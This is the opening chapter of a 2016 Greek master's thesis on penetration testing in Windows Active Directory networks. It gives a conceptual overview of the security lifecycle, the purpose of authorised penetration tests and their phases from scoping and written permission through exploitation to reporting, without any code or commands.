Πανεπιστήμιο Πειραιώς – Τμήμα Πληροφορικής
Πρόγραμμα Μεταπτυχιακών Σπουδών
«Προηγμένα Συστήματα Πληροφορικής»

Μεταπτυχιακή Διατριβή

Τίτλος Διατριβής	**Έλεγχος Διείσδυσης σε ένα Active Directory με Windows μηχανήματα** **Windows and Network Penetration Testing**
Ονοματεπώνυμο Φοιτητή	**Σάββα Διονύσης**
Πατρώνυμο	**Χρηστάκης**
Αριθμός Μητρώου	**ΜΠΣΠ/ 13096**
Επιβλέπωντες	**Πολέμη Δέσποινα, Παπαγεωργίου Σπυρίδωνας**

Ημερομηνία Παράδοσης **Νοέμβριος 2016**

Τριμελής Εξεταστική Επιτροπή


(υπογραφή)	(υπογραφή)	(υπογραφή)
Πολέμη Δέσποινα Αναπληρωτής Καθηγητής	Κοτζανικολάου Παναγιώτης Επίκουρος Καθηγητής	Πατσάκης Κων/νος Επίκουρος Καθηγητής

Περιεχόμενα.

1-Εισαγωγή:

Στις μέρες μας εκτιμάται, ότι πέραν του 40% (περίπου 3 δις) του παγκόσμιου πληθυσμού έχει πρόσβαση στο διαδίκτυο. Ένας παγκόσμιος ιστός που δεν αποτελείτε από ένα ενιαίο δίκτυο, αλλά από μια σειρά χαλαρά συνδεδεμένων δικτύων που είναι προσβάσιμα από μεμονωμένους υπολογιστές-χρήστες με ποικίλους τρόπους. Έτσι, άτομα και οργανισμοί μπορούν να φτάσουν σε οποιονδήποτε σημείο στο διαδίκτυο χωρίς να λαμβάνονται υπ' οψιν τα εθνικά ή γεωγραφικά σύνορα ή την ώρα της ημέρας. Ωστόσο μαζί με την εύκολη και άνετη πρόσβαση στις πληροφορίες έρχεται και ένα τεράστιο ρίσκο. Πολύτιμες πληροφορίες (προσωπικές-εταιρικές) σε ηλεκτρονική μορφή είναι διαθέσιμες σε μηχανήματα με πρόσβαση στο διαδίκτυο ενδέχεται να κλαπούν, να χαθούν, να αλλάξουν ή να χρησιμοποιηθούν καταχρηστικά από κακόβουλους χρήστες.

Τρείς βασικοί πυλώνες για την εξασφάλιση της ασφάλειας της πληροφορίας σε ένα δίκτυο είναι η εμπιστευτικότητα, η ακεραιότητα και η διαθεσιμότητα. Σε αυτούς τους τρείς πρέπει να προστεθούν ακόμη τρεις πυλώνες που σχετίζονται με τους χρήστες αυτών των πληροφοριών, αυθεντικοποίηση , εξουσιοδότηση και μη-άρνηση της ευθύνης. Ένας τυπικός οργανισμός που έχει σαν στόχο την υλοποίηση αυτών των έξι βασικών πυλώνων της ασφάλειας πληροφοριών, πρέπει να ακολουθήσει το πλαίσιο που παρουσιάζετε στην εικόνα 1-1.



Εικόνα 1-1: Πλαίσιο για εταιρική ασφάλεια.

Αναγνώριση Κινδύνων: Το πρώτο βήμα στον σχεδιασμό μιας πολιτικής ασφαλείας είναι να αναγνωρίσης τι είναι αυτό που θέλεις να προστατεύσεις. Πως μπορείς να προστατεύσεις ένα περιουσιακό στοιχείο (πληροφορίες, υλικά αγαθά κ.ο.κ) αν δεν γνωρίζεις τίποτα για αυτό ή δεν γνωρίζεις ότι υπάρχει; Πρέπει να χαρτογραφηθεί το δίκτυο, να αναγνωριστούν οι διακομιστές και να κατανοηθούν οι εφαρμογές που τρέχουν στον καθένα από αυτούς. Η φάση της αναγνώρισης αρχίζει από το υψηλότερο επίπεδο και

φτάνει να εμβαθύνει μέχρι το χαμηλότερο επίπεδο. Θα πρέπει να υπάρχει άριστη γνώση των πόρων που θα προστατευθούν. Κάποιες ερωτήσεις που πρέπει να τεθούν για να γίνουν πράξη τα προαναφερθέντα είναι τα ακόλουθα:

- Που βρίσκονται τα δεδομένα που θέλουμε να προστατέψουμε;
- Είναι σε ένα ασφαλές κέντρο δεδομένων ή διάσπαρτα σε πολλαπλές τοποθεσίες γραφείων;
- Πόσοι διακομιστές, δρομολογητές και firewalls υπάρχουν;
- Ποιό λειτουργικό σύστημα τρέχει στο καθένα;
- Ποιές εφαρμογές ή και υπηρεσίες τρέχουν στον κάθε διακομιστή;
- Ποιος είναι ο χρήστης για το κάθε σύστημα; Μήπως η εφαρμογή υποστηρίζει το τμήμα ανθρωπίνου δυναμικού, τη χρηματοδότηση, το τμήμα μάρκετινγκ ή το τμήμα R&D;
- Ποια είναι η προτεραιότητα της εφαρμογής; Είναι το front-end μιας εφαρμογής για κάποιο πελάτη ή μια εσωτερική, τρίτης βαθμίδας εφαρμογή;

Αξιολόγηση κινδύνου: Αυτή η φάση βασίζεται στην προηγούμενη. Μόλις τα δεδομένα που θέλουμε να προστατέψουμε εντοπιστούν, το επόμενο βήμα είναι η εταιρία να προβεί σε μια ενδελεχή αξιολόγηση της ασφάλειας. Η φάση της αξιολόγησης μπορεί να εμπεριέχει πολλές και διαφορετικές πτυχές, από την επανεξέταση των διεργασιών έως την διαδικασία αναγνώρισης ευπαθειών (vulnerability assessment). Έτσι, εάν υπάρχει ένας μεγάλος οργανισμός με εκατοντάδες servers - από που να ξεκινήσει κανείς; Η απάντηση είναι, να δοθεί προτεραιότητα. Αξιολόγηση του κάθε περιουσιακού στοιχείου και εξέταση για κάθε ενδεχόμενο κίνδυνο που σχετίζεται με αυτό.

Προστασία: Πλέον το δίκτυο και τα συστήματα του οργανισμού έχουν χαρτογραφηθεί καθώς επίσης και ορισμένα τρωτά σημεία σε αυτά, πρέπει πλέον να ευθυγραμμιστεί με τα πρότυπα και την πολιτική ασφάλειας του οργανισμού. Ουσιαστικά είναι πλέον καιρός για την προστασία των συστημάτων. Το επίκεντρο αυτής της φάσης είναι η αναβάθμιση και η ρύθμιση των παραμέτρων του συστήματος και του δικτύου, έτσι ώστε να ενισχύεται και να συμμορφώνεται η ασφάλεια τους με την εταιρική πολιτική. Έτσι, εξαλείφονται κάποια τρωτά σημεία και κάποια άλλα αμβλύνονται.

Παρακολούθηση: Η τελευταία φάση του κύκλου ζωής για την ασφάλεια, είναι η συνεχής παρακολούθηση και αξιολόγηση των μέτρων ασφαλείας που δημιουργήθηκαν κατά τις προηγούμενες φάσεις του. Τα συστήματα πληροφορικής είναι δυναμικά, και συνεχώς ενημερώνονται ή τροποποιούνται από τους διαχειριστές, τους προγραμματιστές και οποιονδήποτε άλλον που έχει πρόσβαση σε αυτά. Κάποιες

διαδικασίες πρέπει να δημιουργηθούν για να επιτευχθεί ο στόχος της τήρησης επαλήθευσης και επικύρωσης της εταιρικής ασφάλειας:

- Δημιουργία μετρήσιμων αποτελεσμάτων για την συμπεριφορά των χρηστών.
- Να γίνεται τακτικός έλεγχος και αξιολόγηση του συστήματος και του δικτύου.
- Ανάλυση της δραστηριότητας των χρηστών.
- Να εκτελούνται έλεγχοι εισβολής (Indrusion Detection)
- Να εκτελούνται έλεγχοι διείσδυσης (**Penetration Testing**) Η συνέχεια του παρόντος κειμένου θα αναπτύξει ενδελεχώς την διαδικασία αυτή.

1-2 Έλεγχος Διείσδυσης Penetration Testing.

Ο έλεγχος διείσδυσης (penetration testing) είναι η μέθοδος αξιολόγησης ασφάλειας Πληροφοριακών Συστημάτων (Η/Υ), προσομοιώνοντας κυβερνο-επιθέσεις από "κακόβουλους" χρήστες Αφορά επίθεση για απόκτηση πρόσβασης σε υπηρεσίες, δεδομένα ή συστήματα χωρίς διαπιστευτήρια (username/passwd).Αν η εστίαση αυτού του ελέγχου είναι σε κάποιο πληροφοριακό σύστημα, τότε μια επιτυχής διείσδυση, συνοδεύεται από την απόκτηση πρόσβασης σε εμπιστευτικές πληροφορίες, όπως έγγραφα και βάσεις δεδομένων. Ποία είναι όμως η ειδοποιός διαφορά μεταξύ ενός κακόβουλου χρήστη από έναν Penetration Tester; Η άδεια του εκάστοτε ιδιοκτήτη ενός πληροφοριακού συστήματος το οποίο βρίσκετε υπό έλεγχο, επίσης οι ελεγκτές είναι υπεύθυνοι να παραδώσουν μια ενδελεχή έκθεση για τα ευρήματα τους. Αυτό έχει ως σκοπό την αύξηση του επιπέδου ασφαλείας του συστήματος που δοκιμάζεται. Σε κάποιες περιπτώσεις ο pen-tester έχει πρόσβαση στο σύστημα σαν απλός χρήστης με περιορισμένες δυνατότητες , ο στόχος σε αυτές τις περιπτώσεις είναι να επιτύχει την αύξηση των δικαιωμάτων του, και ως εκ τούτου να αποκτήσει πρόσβαση σε δεδομένα που κανονικά δεν έχει εξουσιοδότηση. Συνήθως οι ελεγκτές δεν σταματούν με την εύρεση του πρώτου τρωτού σημείου στο σύστημα, αλλά συνεχίζουν να ψάχνουν για ευπάθειες στο σύστημα. Είναι σημαντικό για έναν ελεγκτή διείσδυσης να κρατά αναλυτικές σημειώσεις κατά την διάρκεια του ελέγχου, ούτως ώστε τα ευρήματα του να επαληθευτούν και να επιδιορθωθούν. Οι εκάστοτε οργανισμοί, πρέπει να έχουν κατά νουν ότι είναι σχεδόν αδύνατον να αναγνωριστούν όλες οι ευπάθειες στο σύστημα από έναν έλεγχο. Για παράδειγμα, μετά το τέλος ενός ελέγχου, κάποια εταιρεία μπορεί να βγάλει μια αναβάθμιση στο λογισμικό της μετά το πέρας του ελέγχου, και ίσως αυτή να είναι τρωτή σε κάποια επίθεση, και ένα μήνα μετά κάποιος άλλος τρίτος να δώσει κάποια τρωτή αναβάθμιση στα λογισμικά που χρησιμοποιούνται. Η διατήρηση ενός ασφαλούς δικτύου απαιτεί συνεχή επαγρύπνηση.

1-2-1 Έλεγχος Διείσδυσης ποία η διαφορά του από το Vulnerability Assessment;

Συχνά υπάρχει σύγχυση μεταξύ των δύο, είναι δύο όροι που σχετίζονται, η μεγάλη διαφορά είναι στο τι θεωρείται επιτυχία, ένας pen-tester δίνει έμφαση στο πως θα αποκτήσει πρόσβαση σε σημεία του συστήματος που κανονικά δεν επιτρέπετε να έχει, ενώ στο vunerability assestment η έμφαση δίδεται στον εντοπισμό των ευπαθειών που είναι τρωτά από αυτοματοποιημένες επιθέσεις. ¨Ένας αυτοματοποιημένος σαρωτής ευπαθειών θα προσπαθήσει να αναγνωρίσει τρωτές υπηρεσίες από τα banners που αυτές δίνουν ή

τρωτά σημεία στο δίκτυο από τις απαντήσεις του, ένα τέτοιο εργαλείο δίνει πολλά false-possitives (δεν είναι στην πραγματικότητα αυτό που φαίνεται). Δηλαδή ένας εκτιμητής ευπαθειών θα σταματήσει λίγο πριν να κάνει compromise το σύστημα, ενώ αντίθετα ένας ελεγκτής διείσδυσης (penetration tester) θα διεισδύσει όσο περισσότερο γίνεται στο σύστημα αλλά πάντα κάτω από το συμβόλαιο που έχει υπογράψει για τον έλεγχο. Είναι σημαντικό να έχουμε κατά νου ότι έχουμε να κάνουμε με μια «δοκιμή». Ένας έλεγχος διείσδυσης είναι σαν οποιαδήποτε άλλη δοκιμή, με την έννοια ότι είναι ένα δείγμα όλων των πιθανών συστημάτων και διαμορφώσεων.

1-2-2 *Αναγνώριση ευπαθειών*

Οι ευπάθειες πρέπει να αναγνωριστούν από των pentester όπως και από τον αυτοματοποιημένο σαρωτή ευπαθειών. Τα βήματα ενός δοκιμαστή είναι παρόμοια με ενός κακόβουλου χρήστη. Ο επιτιθέμενος συνήθως θα προχωρήσει πιο προσεκτικά για να αποφύγει τον εντοπισμό του, κάποιοι ελεγκτές πηγαίνουν και αυτοί προσεκτικά με στόχο η εταιρία να μάθει ποίο είναι το κατώφλι ανίχνευσης της (detection threshold), για να γίνουν βελτιώσεις. Το πρώτο βήμα είτε σε έναν έλεγχο διείσδυσης ή μια σάρωση ευπάθεια είναι ο εντοπισμός των τρωτών σημείων. Εδώ ο ελεγκτής προσπαθεί να μάθει όσα περισσότερα μπορεί για το δίκτυο που προσπαθεί να διεισδύσει. Αυτό συνήθως ξεκινά με τον εντοπισμό προσβάσιμων από το κοινό υπηρεσιών όπως e-mail και web servers. Πολλοί διακομιστές αναφέρουν το λειτουργικό τους σύστημα, την έκδοση του λογισμικού τους, τις ενημερωμένες εκδόσεις κώδικα και τις ενότητες που έχουν ενεργοποιηθεί, την τρέχουσα ώρα, και ίσως ακόμη και κάποιες εσωτερικές πληροφορίες, όπως ένα εσωτερικό όνομα του διακομιστή ή τη διεύθυνση IP. Μόλις ο ελεγκτής έχει μια ιδέα για το τι λογισμικό μπορεί να τρέχει στο μηχάνημα-στόχος, θα πρέπει να επαληθεύσει αυτές τις πληροφορίες. Ο ελεγκτής πραγματικά δεν ξέρει τι τρέχει, αλλά έχει κάποιες σοβαρές ενδείξεις για την μηχανή. Οι πληροφορίες που μάζεψε μπορούν να μαζευτούν και να συγκριθούν με γνωστές ευπάθειες, και τέλος αυτά τα τρωτά σημεία θα δοκιμαστούν για να επιβεβαιώσουν την πληροφορία ή όχι. Κατά την διάρκεια ενός αθόρυου ελέγχου διείσδυσης, τα πρώτα αυτά βήματα μπορούν να επαναλαμβάνονται για κάποιο χρονικό διάστημα πριν ο ελεγκτής αποφασίσει να ξεκινήσει μια συγκεκριμένη επίθεση. Στην περίπτωση μιας αξιολόγησης ευπαθειών, η επίθεση δεν θα γίνει ποτέ , έτσι η εταιρία δεν θα ξέρει πραγματικά αν αυτή ήταν μια εκμεταλλεύσιμη ευπάθεια ή όχι.

1-3 *Στόχοι των Ελέγχων Διείσδυσης (Penetration Testing)*

Υπάρχουν πολλοί λόγοι για να θελήσει μια εταιρία την διεξαγωγή τέτοιων δοκιμών. Ο κυριότερος εξ αυτών είναι να βρεθούν οι διάφορες ευπάθειες και να διορθωθούν προτού ένας επιτιθέμενος τις εκμεταλλευτεί. Σε κάποιες περιπτώσεις το τμήμα πληροφοριών έχει επίγνωση των ευπαθειών, αλλά χρειάζεται την επίσημη αναφορά κάποιου εξωτερικού εμπειρογνώμονα έτσι ώστε να γίνει μια αναφορά στην διαχείριση οι οποία θα εγκρίνει τους αναγκαίους πόρους για την επιδιόρθωση τους. Επίσης είναι καλή πρακτική ο επιπλέον έλεγχος ασφαλείας κάποιου κρίσιμου συστήματος και από ένα εξωτερικό συνεργάτη. Ο έλεγχος ενός καινούργιου συστήματος πριν βγει στο κοινό είναι ακόμη μια καλή πρακτική.

Ακόμη ένας λόγος για αυτούς τους ελέγχους είναι η προετοιμασία του τμήματος πληροφοριών στην αντιμετώπιση τέτοιων επιθέσεων. Σε κάποιες εταιρείες ο εξωτερικός έλεγχος απαιτείται από διεθνής οργανισμούς που διέπουν την λειτουργία τους. Στη συνέχεια παρατίθενται μερικοί βασικοί στόχοι των δοκιμών:

1. **Να βρεθούν τα κενά ασφαλείας πριν τα βρει κάποιος κακόβουλος χρήστης**. Ανά πάσα στιγμή, ο επιτιθέμενος μπορεί να χρησιμοποιήσει ένα μεγάλο αριθμό αυτοματοποιημένων εργαλείων επίθεσης καθώς και επιθέσεις στο δίκτυο με στόχο να διεισδύσει σε αυτό. Μόνο μια χούφτα από αυτά τα άτομα θα έχουν πρόσβαση σε 0-day επιθέσεις , οι περισσότεροι θα χρησιμοποιήσουν γνωστές (και ως εκ τούτου μπορούν να προληφθούν) επιθέσεις για την εκμετάλλευση των κενών. Με αυτό τον τρόπο ο διευθυντής του τμήματος θα δει το δίκτυο του από την οπτική γωνία του επιτιθέμενου. Ο στόχος του pentester είναι να ανακαλύψει τρύπες που θα του δώσουν πρόσβαση στο δίκτυο προτού κάποιος με όχι τόσο καλές προθέσεις τις ανακαλύψει. Κατά μία έννοια, σκεφτείτε τον έλεγχο διείσδυσης ως ετήσια ιατρική εξέταση. Ακόμα κι αν πιστεύετε ότι είστε υγιής, ο γιατρός θα κάνει μια σειρά εξετάσεων (κάποια παλιές και μερικές νέες) για την ανίχνευση ασθενειών που δεν έχουν ακόμη αναπτύξει συμπτώματα.
2. **Αναφορά των προβλημάτων στην διοίκηση**. Συχνά η εσωτερική ομάδα του δικτύου γνωρίζει τις αδυναμίες στην ασφάλεια των συστημάτων τους, αλλά αντιμετωπίζει πρόβλημα στο να πείσει την διαχείριση να υποστηρίξει τις αλλαγές που είναι αναγκαίες για την εξασφάλιση της ασφάλειας του συστήματος. Πιθανώς η διοίκηση να σεβαστή περισσότερο την έκθεση ενός εξωτερικού συνεργάτη που ειδικεύεται στην ασφάλεια και την ανάλυση συστημάτων. Επιπλέον, ένας εξωτερικός ελεγκτής δεν έχει κανένα έννομο συμφέρον στα αποτελέσματα του. Μέσα σε μια εταιρεία οποιουδήποτε μεγέθους, θα υπάρξουν πολιτικές διαμάχες και περιορισμοί των πόρων. Διαχωριστές και προγραμματιστές πάντα ζητούν αύξηση του προϋπολογισμού για νέες τεχνολογίες. Με την αναφορά ενός ανεξάρτητου τρίτου μέρους ελέγχονται οι ανάγκες και η διαχείριση έχει μια επιπλέον δικαιολογία για την έγκριση ή την άρνηση της καταβολής χρημάτων για νέες τεχνολογίες ασφάλειας. Ομοίως, οι διαχειριστές συστήματος οι οποίοι γνωρίζουν τις ιδιαιτερότητες του περιβάλλοντός τους, συχνά γνωρίζουν πώς να υπονομεύσουν το δίκτυό τους. Ως εκ τούτου, δεν είναι ασυνήθιστο η διοίκηση να υποθέτει ότι, χωρίς αυτές τις γνώσεις, ένας εισβολέας δεν θα μπορέσει να αποκτήσει μη εξουσιοδοτημένη είσοδο. Με τη χρήση ενός τρίτου, ο οποίος λειτουργεί χωρίς εσωτερική γνώση, η ομάδα δοκιμών διείσδυσης μπορεί να είναι σε θέση να προσδιορίσει την ίδια ευπάθεια, και να βοηθήσει στο να πειστεί η διοίκηση ότι πρέπει να επιλυθεί. Μια ομάδα δοκιμών διείσδυσης μπορεί επίσης να είναι σε θέση να εκμεταλλευτεί μια ευπάθεια που, η εσωτερική ομάδα γνωρίζει ότι υπάρχει αλλά, δεν έχει τις γνώσεις για να την εκμεταλλευτεί και ως εκ τούτου να αποδείξει τον κίνδυνο. Η τελική ευθύνη για την ασφάλεια των πληροφοριακών συστημάτων ανήκει στην διοίκηση. Η ευθύνη ανήκει σε αυτούς, διότι είναι αυτοί και όχι οι διαχειριστές, οι οποίοι αποφασίζουν ποιο είναι το αποδεκτό επίπεδο κινδύνου για τον οργανισμό.

3. **Επιβεβαίωση των ρυθμίσεων ασφαλείας**: Αν η ομάδα που έχει αναλάβει το δύσκολο έργο της ασφάλειας των δεδομένων νιώθει σίγουρη για τις πράξεις της και για τα τελικά της αποτελέσματα, τότε μια αναφορά από έναν εξωτερικό συνεργάτη πιστοποιεί ότι κάνει σωστά την δουλειά της.
4. **Εκπαίδευση στην ασφάλεια για το προσωπικό του δικτύου:** Η διαδικασία του ελέγχου δίνει την δυνατότητα στους ανθρώπους του συγκεκριμένου τμήματος, να αναγνωρίζουν και να αντιδρούν σε μια πιθανή επίθεση σε επίπεδο δικτύου. Για παράδειγμα αν ο Pen-Tester κυριεύσει το δίκτυο χωρίς να τον αναληφθεί καταλάβει κανείς αυτό πιθανότατα σημαίνει μη επαρκή εκπαίδευση του προσωπικού σχετικά με την ορθή παρακολούθηση της ασφάλειας του δικτύου. Οι ελέγχοι παρακολούθησης και των ομάδων αντιμετώπισης περιστατικών μπορεί να δείξουν, εάν είναι σε θέση να καταλάβουν τι συμβαίνει και πόσο αποτελεσματική είναι η απάντησή τους. Όταν το προσωπικό ασφαλείας δεν προσδιορίζει εχθρική δραστηριότητα, η υποβολή εκθέσεων μετά το πέρας των δοκιμών, μπορεί να χρησιμοποιηθεί για να τους βοηθήσει να ακονίσουν τις δεξιότητες τους στην αντιμετώπιση τέτοιων περιστατικών.

1-4. Φάσεις ενός ελέγχου διείσδυσης (Penetration Testing)

1. Προετοιμασία (Pre-engagement).

Ο έλεγχος αρχίζει με αυτή τη φάση**,** η οποία περιλαμβάνει συζητήσεις με τον πελάτη ούτως ώστε οι δύο πλευρές να βρίσκονται στην ίδια σελίδα σχετικά με τον έλεγχο. Μια παρεξήγηση μεταξύ του δοκιμαστή και του πελάτη, ο οποίος επιζητά μια απλή σάρωση ευπαθειών μπορεί να οδηγήσει σε μια δύσκολη κατάσταση, γιατί οι έλεγχοι διεισδύσεως είναι πολύ ποιο έντονοι όπως έχει προαναφερθεί.

Στην παρούσα φάση, ο εκάστοτε pen-tester πρέπει να κατανοήσει τους εταιρικούς στόχους του πελάτη για την επερχόμενη διαδικασία διείσδυσης. Αν αυτός είναι ο πρώτος έλεγχος, τι τον οδήγησε στο να τον πραγματοποιήσει; Ποία έκθεση φοβάται περισσότερο; Υπάρχουν ευαίσθητες συσκευές (π.χ. ιατρικές συσκευές εντός ενός δικτύου οι οποίες είναι συνδεδεμένες με ασθενείς) όπου ο ελεγκτής πρέπει να είναι προσεκτικός; Τι μετράει περισσότερο για την εταιρεία; Για παράδειγμα, σε μια τράπεζα, να έχεις την εφαρμογή ηλεκτρονικής τραπεζικής εξυπηρέτησης offline για κάποιες ώρες, σίγουρα θα δυσαρεστήσει αρκετούς από τους πελάτες.

Άλλα σημαντικά θέματα που πρέπει να αποφασιστούν από κοινού πριν αρχίσει ο πραγματικός έλεγχος είναι τα ακόλουθα:

- **Πεδίο Δράσης:** Ποιές διευθύνσεις IP ή κεντρικοί υπολογιστές (hosts) είναι εντός του πεδίου δράσης και ποίοι όχι. Ποίες ενέργειες θα επιτρέψει στον pen-tester ο πελάτης; Επιτρέπεται η χρήση λογισμικών εκμετάλλευσης ευπαθειών (exploits), τα οποία πιθανόν να οδηγήσουν στην κατάρρευση κάποιας υπηρεσίας; , ή πρέπει να περιοριστή στην απλή αναγνώριση των ευπαθειών; Ο πελάτης κατανοεί ότι, μια απλή σάρωση για ανοικτές θύρες στο δίκτυο, μπορεί να οδηγήσει στον τερματισμό της λειτουργίας κάποιου διακομιστή ή

δρομολογητή; Το social-engineering είναι μια επιλογή; (κατά την προσωπική μου γνώμη πρέπει να υπάρχει γιατί ο ποιό αδύναμος κρίκος στην αλυσίδα της ασφάλειας πληροφοριών είναι οι χρήστες του συστήματος που είτε αγνοούν τους κινδύνους ή απλά δεν ακολουθούν την πολιτική ασφάλειας)

- **Παράθυρο Ελέγχου:** Η εταιρία ίσως θελήσει οι έλεγχοι να εκτελούνται σε συγκεκριμένες ώρες ή ημέρες.
- **Επικοινωνία**: Με ποίον πρέπει να έρθει σε επαφή ο pen-tester αν ανακαλύψει κάτι κρίσιμο; Ο πελάτης θα έχει κάποιον σε αναμονή επι εικοσιτετραώρου βάσεως; Προτιμά την χρήση κρυπτογραφημένης ηλεκτρονικής αλληλογραφίας;
- **Μια κάρτα " get out of jail free":** Ο pen-tester πρέπει να είναι σίγουρος ότι είναι εξουσιοδοτημένος να εκτελέσει έναν έλεγχο σε κάποιο στόχο. Αν αυτός δεν ανήκει στον πελάτη (π.χ. κάποια υπηρεσία φιλοξενείται (hosted) από κάποιον τρίτο), ο πελάτης πρέπει να έχει επίσημη έγκριση από το τρίτο μέρος για να εκτελέσει το penetration test. Ανεξαρτήτως αυτού, ο pen-tester πρέπει να είναι σίγουρος ότι στο συμβόλαιο υπάρχει μια δήλωση η οποία περιορίζει την ευθύνη του σε περίπτωση που συμβεί κάτι απροσδόκητο, και να πάρει γραπτή έγκριση για να εκτελέσει τον έλεγχο.
- Όροι πληρωμής: Πως και πότε θα πληρωθεί, και πόσο;

Τέλος, στο συμβόλαιο πρέπει να υπάρχει μια ρήτρα Μη-Δημοσοιοποίησεις των ευρημάτων. Ο πελάτης θα εκτιμήσει ιδιαίτερα την γραπτή δέσμευση του pen-tester για εμπιστευτικότητα.

2. Συλλογή πληροφοριών (InformationGathering)

Είναι η πρώτη φάση του πραγματικού ελέγχου. Κατά την διάρκεια του, ο pen-tester είναι ελεύθερος να αναλύσει διαθέσιμες πηγές πληροφοριών, μια διαδικασία γνωστή ως open source intelligent (OSINT). Επίσης, εδώ αρχίζει η χρήση εργαλείων όπως σαρωτές θυρών (port scanners) για να πάρει μια ιδέα για τα συστήματα που υπάρχουν στο διαδίκτυο ή στο εσωτερικό εταιρικό δίκτυο καθώς επίσης και τι λογισμικά τρέχουν σε αυτά. Θα επανέλθουμε για εκτενέστερη ανάλυση του Information Gathering στο δεύτερο κεφάλαιο του παρόντος.

3. Μοντελοποιήση Απειλής (Threat Modeling)

Εφοδιασμένος με τις γνώσεις που απόκτησε κατά την προηγούμενη φάση ο pen-tester προχωρά στο Threat Modeling. Εδώ λειτουργεί-σκέφτεται ως κακόβουλος χρήστης και αναπτύσσει το πλάνο της επίθεσης βασισμένο στις πληροφορίες που μάζεψε προηγουμένως. Για παράδειγμα, αν ο πελάτης αναπτύσσει ιδιόκτητα λογισμικά, ένας επιτιθέμενος μπορεί να καταστρέψει τον οργανισμό αποκτώντας πρόσβαση στο εσωτερικό σύστημα ανάπτυξης λογισμικών, το σημείο στο οποίο αναπτύσσεται και δοκιμάζεται ο πηγαίος κώδικας , στην συνέχεια μπορεί να πωλήσει αυτά τα εταιρικά μυστικά σε κάποιον ανταγωνιστή. Εν κατακλείδι, σε αυτή την φάση ο pen-tesrter αναπτύσσει πλάνα και στρατηγικές για να διεισδύσει στο σύστημα του πελάτη.

4. Ανάλυση συστήματος για εντοπισμό αδυναμιών/ευπαθειών (vulnerabilities)

Στη συνέχεια, ο pentester αρχίζει την ενεργή ανεύρεση ευπαθειών για να προσδιορίσει πόσο επιτυχής θα είναι η στρατηγική εκμετάλλευσης ευπαθειών του. Η αποτυχία ενός exploit μπορεί να οδηγήσει στην κατάρρευση κάποιας υπηρεσίας, να ενεργοποίηση μηχανισμούς ανίχνευσης εισβολών, ή αλλιώς να καταστρέψει τις ευκαιρίες του για μια επιτυχημένη εκμετάλλευση των ευπαθειών (exploitation). Συχνά κατά την διάρκεια αυτής της φάσης, ο ελεγκτής τρέχει σαρωτές ευπαθειών (vulnerability scanners), οι οποίοι χρησιμοποιούν διάφορες βάσεις δεδομένων ευπαθειών και μια σειρά από ενεργούς ελέγχους για να κάνουν την καλύτερη πρόβλεψη σχετικά με τί ευπάθεια υπάρχει, αν υπάρχει, στο σύστημα του πελάτη. Αλλά, παρότι αυτοί οι σαρωτές είναι ισχυρά εργαλεία , δεν μπορούν να αντικαταστήσουν την κριτική σκέψη, άρα πρέπει να εκτελεστούν και μη αυτοματοποιημένες αναλύσεις για να επιβεβαιωθούν τα αποτελέσματα των σαρωτών από τον ίδιο τον pen-tester.

5. Εκμετάλλευση (exploitation) αδυναμιών/ευπαθειών

Στην παρούσα φάση, εκτελούνται τα κατάλληλα λογισμικά εκμετάλλευσης ευπαθειών (exploits) κατά των αναγνωρισμένων ευπαθειών (μερικές φορές χρησιμοποιώντας εργαλεία όπως το Metasploit), ο pentester προσπαθεί να αποκτήσει πρόσβαση στο σύστημα. Όπως θα δούμε στην συνέχεια κάποιες ευπάθειες είναι εξαιρετικά εύκολες στην εκμετάλλευση τους, όπως η σύνδεση με προεπιλεγμένους κωδικούς. Περισσότερα στα επερχόμενα κεφάλαια.

6. Post Exploitation

Κάποιοι λένε ότι ο έλεγχος αρχίζει πραγματικά μετά την φάση του explotation, σε αυτήν εδώ την φάση. Εισέβαλε στο σύστημα, αλλά τι πραγματικά σημαίνει αυτό για τον οργανισμό; Αν ο pentester εισέβαλε σε ένα απαρχαιωμένο μη ενημερωμένο σύστημα το οποίο δεν είναι μέρος του τομέα (domain) ή αλλιώς, δικτυωμένο με στόχους υψηλής αξίας, και αυτό το σύστημα δεν περιέχει καμία χρήσιμη πληροφορία σε κάποιον επιτιθέμενο, το ρίσκο αυτής της ευπάθειας είναι πάρα πολύ χαμηλότερο από το αν ο pentester εκμεταλλευτεί μια ευπάθεια σε έναν domain controller ή στο σύστημα ανάπτυξης του οργανισμού.

Κατά την διάρκεια αυτής της φάσης, οι pentesters μαζεύουν πληροφορίες σχετικά με το σύστημα που επιτέθηκαν, ψάχνουν για ενδιαφέροντα αρχεία, προσπαθούν να αυξήσουν τα δικαιώματά τους σε αυτό, όπου είναι αναγκαίο κ.ο.κ. Για παράδειγμα, μπορεί να πάρουν μια λίστα με κατακερματισμένους (hashed) κωδικούς για να δουν αν μπορούν να τους ανακτήσουν, ή να τους χρησιμοποιήσουν για να αποκτήσουν πρόσβαση σε επιπλέον συστήματα της εταιρίας. Επίσης ίσως χρησιμοποιήσουν το σύστημα που πλέον ελέγχουν για να επιτεθούν σε κάποιο άλλο που πριν δεν ήταν διαθέσιμο.

7. **Αναφορά (Reporting)**

Η τελική φάση του ελέγχου διείσδυσης είναι η αναφορά. Εδώ μεταβιβάζονται τα ευρήματα στον πελάτη με τρόπο κατανοητό σε αυτόν. Ενημερώνονται σε ποία σημεία είναι σωστοί, και που υπάρχει ανάγκη για βελτιώσεις στην ασφάλεια, πως εισέβαλε στο σύστημα, τι βρήκε σε αυτό, πως θα κλείσει το κενό ασφάλειας κ.α.

